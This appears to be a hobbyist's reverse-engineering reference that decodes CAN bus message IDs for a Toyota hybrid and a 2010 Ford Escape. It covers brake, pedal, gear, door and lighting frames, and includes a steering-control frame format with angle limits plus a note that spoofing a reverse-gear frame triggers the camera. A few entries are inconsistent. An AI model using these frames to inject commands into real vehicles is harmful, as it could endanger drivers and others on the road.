Data[6]	*00*
Data[7]	*08*
Example	*I02, IDL: 24, Len: 08, Data: 20 00 00 00 00 09 00 08*
Decode	*Brake at 0009 %*
Notes	*Brake position may be percent or other measurement*

CAN ID	*0230*
Description	*Brake sensor*
Length	*07*
Data[0]	*Counter that increments while car is moving*
Data[1]	*Counter that increments while car is moving*
Data[2]	*02*
Data[3]	*Brake State* *0x00 => Disengaged* *0x04 => Engaged* *0x0A => Brake lock engaged*
Data[4]	*00*
Data[5]	*00*
Data[6]	*Checksum*
Example	*IDH: 02, IDL: 30, Len: 07, Data: C6 54 02 04 00 00 59*
Decode	*Brake is engaged: 04*
Notes	

CAN ID	*0245*
Description	*Acceleration Pedal Position*
Length	*05*
Data[0]	*Speed value 1*
Data[1]	*Speed value 2*
Data[2]	*Pedal position | 0x80 is not depressed 0xC8 is fully depressed*
Data[3]	*Variable (Seen 0x80 and 0xB0)*
Data[4]	*Checksum*
Example	*IDH: 02, IDL: 45, Len: 05, Data: 02 EA 49 80 01*
Decode	*Speed = 02EA * .0062 => ~4.6 MPH*
Notes	*Speed is negative in reverse. MPH == Speed * .0062*

CAN ID	*0247*
Description	*Hybrid System Indicator*
Length	*05*
Data[0]	*State* *0x02 => Car starting* *0x06 => Park or Reverse* *0x08 => Drive (not moving)* *0x0C => Car using battery / ICE* *0x0F => Car charging*
Data[1]	*Value of usages* *Increasing numbers mean car is using energy* *Decreasing numbers mean the car is storing energy*
Data[2]	*State2 (based on State)* *0x32 => Car in drive* *0xFF => Car in park or reverse* *0x96 => Car moving via ICE*
Data[3]	*00*
Data[4]	*00*
Example	*IDH: 02, IDL: 47, Len: 05, Data: 06 00 FF 00 00*
Decode	*Car in park and not moving*
Notes	

CAN ID	*0262*
Description	*Power Steering Engaged*
Length	*05*
Data[0]	*State* *0x01 => Not engaged* *0x05 => Engaged*
Data[1]	*04*
Data[2]	*00*
Data[3]	*02*
Data[4]	*Checksum*
Example	*IDH: 02, IDL: 62, Len: 05, Data: 05 04 00 02 74*
Decode	*Car is using power steering*
Notes	

CAN ID	*02E4*
Description	*LKA Steering Control*
Length	*05*
Data[0]	*Counter increments from 00 – FF*
Data[1]	*Steering Angle 1*
Data[2]	*Steering Angle 2*
Data[3]	*State 0x00 => Normal | 0x40 => Actively Steering*
Data[4]	*Checksum*

Example	*IDH: 02, IDL: E4, Len: 05, Data: 80 FB 00 80 E6*
Decode	*Turn the wheel 5 % clockwise*
Notes	*Angle => INT16(Data[1]Data[2])* *The angle must not exceed 5000 in either direction*
CAN ID	*03B6*
Description	*Blacks MPH and removed 'Ready' light*
Length	*08*
Data[0]	*00*
Data[1]	*00*
Data[2]	*06*
Data[3]	*20*
Data[4]	*00*
Data[5]	*00*
Data[6]	*02*
Data[7]	*00*
Example	*IDH: 03, IDL: B6, Len: 08, Data: 00 00 06 20 00 00 02 00*
Decode	
Notes	*Speed => INT16(Data[5] Data[6]) * .0062 (MPH)*

CAN ID	*03BC*
Description	*Selected Gear Display*
Length	*08*
Data[0]	*00*
Data[1]	*State* *00 => Nothing* *08 => Neutral* *10 => Reverse* *20 => Park*
Data[2]	*00*
Data[3]	*00*
Data[4]	*00*
Data[5]	*Drive State* *0x80 => Drive* *0x02 => Engine Brake*
Data[6]	*00*
Data[7]	*00*
Example	*IDH: 03, IDL: BC, Len: 08, Data: 00 00 00 00 00 80 00 00*
Decode	*Car is in drive*
Notes	

CAN ID	*0620*
Description	*Door open indicator*
Length	*08*
Data[0]	*10*
Data[1]	*Action: 0x00 when nothing | 0x80 when door adjar*
Data[2]	*FF*
Data[3]	*FF*
Data[4]	*Variable (Seen 0xB0 and 0x80)*
Data[5]	*Door bitmap (Values added)* *0x20 => Drivers door* *0x10 => Passengers door* *0x0C => Read driver's side* *0x0C => Back passenger's side* *0x02 => Hatch*
Data[6]	*00*
Data[7]	*Variable (Seen 0x40 and 0x80)*
Example	*IDH: 06, IDL: 20, Len: 08, Data: 10 80 FF FF 80 20 00 80*
Decode	*Drivers door adjar*
Notes	

CAN ID	*0622*
Description	*Combination meter display*
Length	*08*
Data[0]	*12*
Data[1]	*State:* *0x48 => Interior lights on* *0x88 => Headlamps On* *0x88 => High beams on* *0x00 => Manual headlamp pull*
Data[2]	*State 2:* *0x10 => Interior lights* *0x30 => Headlamps on* *0x60 => Manual headlamp pull* *0x70 => High beams on*
Data[3]	*00*
Data[4]	*00*
Data[5]	*00*
Data[6]	*00*
Data[7]	*00*
Example	*IDH: 06, IDL: 22, Len: 08, Data: 12 80 88 30 00 00 00 00*
Decode	*Headlamps on*
Notes	

2010 Ford Escape

0080 - HS
[XX XX YY YY 01 cA ZZ ff]
XX XX, YY YY which describe the steering wheel,
A = 3 if not in gear, 0 if in gear 1 C[0,3] in gear),
ZZ is a counter.

The first short is the steering wheel position. The second is something like a scaled version of the wheel position.

0082 - HS
[XX 08 YY 00 00 00 00 00]
XX is the steering wheel torque or something like that.
YY is a bitfield on if it is turning: 00=yes, 04=no

0200 - HS
[WW WW XX XX YY YY ZZ AA]
WW WW, XX XX, YY YY are rpm related.
ZZ is a bitfield on whether the brake is pressed, 0=no, 1=yes
AA is how much the accelerator is depressed. 00 = not at all. 1d is most I've seen.

0211 - HS
[ff fe 00 64 Y0 4X 00 00]
X is bitfield on if you are moving, 8=yes, a=no.
Y is bitfiled on diagnostic stuff 8=yes, 0-no.

0230 - HS #1
[WW 00 00 00 00 XX YY ZZ]

Gear	WW	ZZ
P	dd	10
R	a1	30
N	ee	50
D	17	70
L	12	C0

WW seems to be affected by cruise control too, coasting too.... need more experiments

XX = whether button on side of gear shift is on (00,04)
YY = ??

Turns on reverse camera when you say its in reverse.

0351 - HS
[xx yy zz aa bb cc 00 00]
xx = gas pedal
yy = speed
zz = rpm
aa = brake + something else...
bb=gear (0c,01,2c,3c)

cc seems to be “actual gear in transmission”

0352 - HS
[00 00 00 XX YY YY 00 00]
XX - Gas pedal velocity
YY - ?????

03c8 - MS
Weather and settings
IDH: 03, IDL: C8, Len: 08, Data: AA AA BB BB CC CC 25 D4 ,TS: 0,BAUD: 3
AA AA is drivers set temp
BB BB is passenger set temp
CC CC is external temp

03f3 - MS
Time and date
IDH: 03, IDL: F2, Len: 08, Data: 01 34 21 11 12 C0 00 00 ,TS: 0,BAUD: 3
This is 1:34 nov 21 2012. Last digit is if its on or not or something...